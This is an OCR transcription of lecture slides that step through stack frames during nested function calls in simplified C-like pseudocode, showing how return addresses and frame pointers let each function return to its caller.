
```
int foo2(p){

        printf(p);

        return 0;
}
```

This function is finished, so we need to determine where the next instruction of the program is

Stack Frame Format

Value of Arg 1
Value of Arg 2
Return Address
Previous Frame Pointer
Value of Var 1
Value of Var 1

The Stack



0xFFFFF
Stack frame for main()
Return Address for Main
Previous Frame Pointer
X = 3
Y = 3
Stack frame for foo()
X = 3
Y = 3
Return Address for foo()
Previous Frame Pointer
Z = 1
Stack frame for foo2()
p = 1
Return Address for foo2
Previous Frame Pointer

Stack and Function Invocation

```
int main(){

        int x = 3;
        int y = 3;

        foo(x,y)

        int a = 0;
        foo2(a);

        return 0;
}
```

```
int foo(x,y){

        printf(x);
        printf(y);

        int z = 1;

        foo2(z)

        return 0;
}
```

```
int foo2(p){

        printf(p);

        return 0;
}
```

Stack Frame Format

Value of Arg 1

Value of Arg 2


Return Address

Previous Frame Pointer

Value of Var 1

Value of Var 1

The Stack



0xFFFFF

Stack frame for main()

Return Address for Main

Previous Frame Pointer

X = 3

Y = 3

Stack frame for foo()

X = 3

Y = 3

Return Address for foo()

Previous Frame Pointer

Z = 1

Stack frame for foo2()

p = 1

Return Address for foo2

Previous Frame Pointer

This function is finished, so we need to determine where the next instruction of the program is

Look at the return address in the stack frame!

Stack and Function Invocation

```
int main(){

        int x = 3;
        int y = 3;

        foo(x,y)

        int a = 0;
        foo2(a);

        return 0;
}
```


```
int foo(x,y){

        printf(x);
        printf(y);

        int z = 1;

        foo2(z)

        return 0;
}
```

```
int foo2(p){

        printf(p);

        return 0;
}
```

Return back to foo()

Stack Frame Format
Value of Arg 1
Value of Arg 2
Return Address
Previous Frame Pointer
Value of Var 1
Value of Var 1

The Stack



0xFFFFF
Stack frame for main()
Stack frame for foo()
Stack frame for foo2()

Return Address for Main

Previous Frame Pointer

X = 3

Y = 3

X = 3

Y = 3

Return Address for foo()

Previous Frame Pointer

Z = 1

p = 1

Return Address for foo2

Previous Frame Pointer


Stack and Function Invocation

```
int main(){

        int x = 3;
        int y = 3;

        foo(x,y)

        int a = 0;
        foo2(a);

        return 0;
}
```

```
int foo(x,y){

        printf(x);
        printf(y);

        int z = 1;

        foo2(z)

        return 0;
}
```


```
int foo2(p){

        printf(p);

        return 0;
}
```

Return back to foo()



Stack Frame Format
Value of Arg 1
Value of Arg 2
Return Address
Previous Frame Pointer
Value of Var 1
Value of Var 1

The Stack



0xFFFFF

Stack frame for main():

Return Address for Main
Previous Frame Pointer
X = 3
Y = 3

Stack frame for foo():

X = 3
Y = 3
Return Address for foo()
Previous Frame Pointer
Z = 1

Stack and Function Invocation

```
int main(){

        int x = 3;
        int y = 3;

        foo(x,y)

        int a = 0;
        foo2(a);

        return 0;
}
```


```
int foo(x,y){

        printf(x);
        printf(y);

        int z = 1;

        foo2(z)

        return 0;
}
```

```
int foo2(p){

        printf(p);

        return 0;
}
```

Stack Frame Format

- Value of Arg 1
- Value of Arg 2
- **Return Address**
- **Previous Frame Pointer**
- Value of Var 1
- Value of Var 1

The Stack



0xFFFFF

Stack frame for main()

- **Return Address for Main**
- **Previous Frame Pointer**
- X = 3
- Y = 3

Stack frame for foo()

- X = 3
- Y = 3
- **Return Address for foo()**
- **Previous Frame Pointer**
- Z = 1

foo() is done, we now need to return back to main!

Stack and Function Invocation

```
int main(){

        int x = 3;
        int y = 3;

        foo(x,y)

        int a = 0;
        foo2(a);

        return 0;
}
```


```
int foo(x,y){

        printf(x);
        printf(y);

        int z = 1;

        foo2(z)

        return 0;
}
```

```
int foo2(p){

        printf(p);

        return 0;
}
```

Stack Frame Format

Value of Arg 1
Value of Arg 2
Return Address
Previous Frame Pointer
Value of Var 1
Value of Var 1

The Stack



Return Address for Main
Previous Frame Pointer
X = 3
Y = 3
X = 3
Y = 3
Return Address for foo()
Previous Frame Pointer
Z = 1

foo() is done, we now need to return back to main!

Stack and Function Invocation

```
int main(){

        int x = 3;
        int y = 3;

        foo(x,y)

        int a = 0;
        foo2(a);

        return 0;
}
```

```
int foo(x,y){

        printf(x);
        printf(y);

        int z = 1;

        foo2(z)

        return 0;
}
```

```
int foo2(p){

        printf(p);

        return 0;
}
```

Stack Frame Format

Value of Arg 1
Value of Arg 2
Return Address
Previous Frame Pointer
Value of Var 1
Value of Var 1

The Stack

0xFFFFF

Stack frame for main()

Return Address for Main
Previous Frame Pointer
X = 3
Y = 3

foo() is done, we now need to return back to main!

Stack and Function Invocation

```
int main(){

        int x = 3;
        int y = 3;

        foo(x,y)

        int a = 0;
        foo2(a);

        return 0;
}
```


```
int foo(x,y){

        printf(x);
        printf(y);

        int z = 1;

        foo2(z)

        return 0;
}
```

```
int foo2(p){

        printf(p);

        return 0;
}
```

Stack Frame Format

Value of Arg 1
Value of Arg 2
Return Address
Previous Frame Pointer
Value of Var 1
Value of Var 1

The Stack



0xFFFFF

Stack frame for main()

Return Address for Main

Previous Frame Pointer

X = 3

Y = 3

foo() is done, we now need to return back to main!

Stack and Function Invocation

```
int main(){

        int x = 3;
        int y = 3;

        foo(x,y)

        int a = 0;
        foo2(a);

        return 0;
}
```

```
int foo(x,y){

        printf(x);
        printf(y);

        int z = 1;

        foo2(z)

        return 0;
}
```

